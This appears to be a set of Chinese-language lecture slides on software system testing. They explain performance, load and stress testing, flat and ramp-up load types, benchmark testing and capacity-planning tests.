测试技术 – 常用测试

测试技术 – 常用测试

- 几种常见系统测试
- 用户文档测试
- 配置测试
- 本地化测试
- 易用性测试
- 基于应用服务器的测试
  - Client/Server 测试
  - 网站测试
  - 对Web进行压力测试
- α 测试和 β 测试
- 实时系统测试
- 其他测试
- 调试

系统测试

- 以下分别简要说明几种系统测试：
  - 性能测试、负载测试、压力测试

    性能测试是为获取或验证系统性能指标而进行的测试。

    负载测试是通过改变系统软件负载方式、增加负载等来发现系统软件中所存在的性能问题。主要测试软件系统的性能。

    压力测试通常是在高负载情况下来对系统的稳定性进行测试，更有效地发现系统稳定性的隐患和系统在负载峰值的条件下功能隐患等。

    目的虽不同，但方法类似，通常会用特定的测试工具，来模拟超常的数据量、负载等，监视系统的各项性能指标。
  - 安全测试、可靠性测试
  - 兼容性测试

系统测试

- **性能测试**

  性能测试常常与负载测试、压力测试结合进行，确定在各种工作负载下系统的性能，及系统能提供的最大服务级别的测试。并常常要求同时进行硬件和软件检测。

- **性能测试的目的：**

  为了验证系统是否达到用户提出的性能指标，同时发现系统中存在的性能瓶颈，起到优化系统的目的。

  包括以下几个方面：评估系统的能力，识别体系中的弱点，系统调优，检测软件中的问题，验证稳定性（resilience）可靠性（reliability）等。

系统测试

- **性能测试的依据：**

  需求说明书中规定的性能。特别是对于实时系统或嵌入式系统。

  如用户没有提出性能指标，则根据用户需求、测试设计人员的经验来设计各项测试指标。（需求+经验）

- **主要的性能指标：**

  通常，对软件性能的检测表现在以下几个方面：服务器的各项指标（CPU、内存占用率等），后台数据库的各项指标，网络流量，响应时间，并发性能，辅助存储区（如缓冲区，工作区的大小等），处理精度等。

  为记录性能需要在系统中安装必要的量测仪表或是为度量性能而设置的软件（性能测试工具）或程序段。如：IBM Rational Performance Tester、HP Loadrunner、Compuware QALoad等。

系统测试


- 性能测试要点
  - 测试环境应尽量与产品运行环境保持一致，应单独运行尽量避免与其他软件同时使用。
  - 性能测试一般使用测试工具和测试人员编制测试脚本来完成。
  - 性能测试的重点在于前期数据的设计与后期数据的分析。
  - 性能测试的用例主要涉及到整个系统架构的问题，所以测试用例一旦生成，改动一般不大，所以做性能测试的重复使用率一般比较高。

性能测试的方法和技巧

- 两种负载类型
  - “flat”测试
  - ramp-up测试
- 对于企业级的系统，性能测试的方法主要有：
  - 基准测试
  - 性能规划测试
  - 渗入测试
  - 峰谷测试


两种负载类型

- “Flat”测试：一次加载所有负载，然后在预定的时间段内持续运行，然后取测试性能指标的平均值。



两种负载类型

- Ramp-up测试：负载是交错上升的（每几秒增加一些新负载）。ramp-up测试不能产生精确和可重现的平均值，这是因为由于负载的增加是每次一部分，系统的负载在不断地变化。其优点是，可以看出随着系统负载的改变，测量值是如何改变的→据此选择要运行的flat测试的范围。




Flat测试 “波动”效应

- Flat测试的问题是系统会遇到“波动”效应。


  如，当在网站测试中所有的用户都同时执行几乎相同的操作时，可能会发生这种现象，这将会产生非常不可靠和不精确的结果

  波动的出现，吞吐量不再是平滑的，获得的值也不精确。



Flat测试 “波动”效应

- 这在系统的各个方面都有所体现。



Flat测试 “波动”效应

- 解决方法

  必须采取一些措施防止这种情况的出现。

  有两种方法可以从这种类型的结果中获得精确的测量值：

  如果测试可以运行相当长的时间（有时是几个小时，取决于用户的操作持续的时间），最后由于随机事件的本性使然，服务器的吞吐量会被“拉平”。

  或者，可以只选取波形中两个平息点之间的测量值。该方法的缺点是可以捕获数据的时间非常短。

基准测试 （Benchmark Test, BMT）

- 基准测试

  基准测试是对测试对象的某些性能指标进行定量和可对比的测试。

  基准测试强调要获得一致的、可再现的结果。

  可再现的结果有两个好处：减少重新运行测试的次数；对测试的产品和产生的数字更为确信。

  如，假定测试的两个指标是服务器的响应时间和吞吐量，两指标会受到负载的影响，而负载又受两个因素影响：（如下二页）

  同时与服务器通信的连接（或虚拟用户）的数目，


  每个虚拟用户请求之间间隔时间的长短。

  与服务器通信的用户越多，负载就越大。同样，请求之间的间隔时间越短，负载也越大。这两因素的不同组合会产生不同的服务器负载等级。

  这时用基准测试，就可对响应时间和吞吐量 获得可再现的结果。


基准测试 （Benchmark Test, BMT）

- 随着服务器上负载的增加，吞吐量会不断攀升，直到到达一个点，并在这个点上稳定下来




基准测试 （Benchmark Test, BMT）

- 在上一稳定点上，执行队列开始增长，因为服务器上所有的线程都已投入使用，传入的请求不再被立即处理，而是放入队列中，当线程空闲时再处理。
- 当系统达到稳定点，服务器吞吐量保持稳定后，就达到了给定条件下的系统上限。但是，随着服务器负载的继续增长，响应时间也随之延长，虽然吞吐量保持稳定。



基准测试 （Benchmark Test, BMT）

- 为获得可再现结果，将系统置于相同的高负载下，将请求之间间隔时间设为零。这样服务器会立即超载，并开始构建执行队列。如果请求（虚拟用户）数保持一致，基准测试的结果会非常精确 → flat运行是获得基准测试数据的理想模式



性能规划测试

- 目标

  其目标是找出，在特定的环境下，给定应用程序的性能可以达到何种程度。 通常，具体的目标是找出系统在特定的服务器响应时间下支持的当前用户的最大数。

  如，设有4个服务器，在5秒或更少的响应时间下支持当前用户的最大数是多少？

  或，如果要以5秒或更少的响应时间支持5000个当前用户，需要多少个服务器？

- 要确定系统的容量，需要考虑几个因素：
  - 用户中有多少是并发与服务器通信的。
  - 每个用户的请求时间间隔是多少。

性能规划测试

- 如何加载用户以模拟负载状态？

  最好的方法是模拟高峰时间用户与服务器通信的状况。

  - 如果用户负载状态是在一段时间内逐步达到的,选择ramp-up测试，每隔几秒增加x个用户；
  - 如果所有用户是在一个非常短的时间内同时与系统通信，就应该使用flat测试，将所有的用户同时加载到服务器

- 什么是确定容量的最好方法？

  结合两种负载类型的优点，并运行一系列的测试

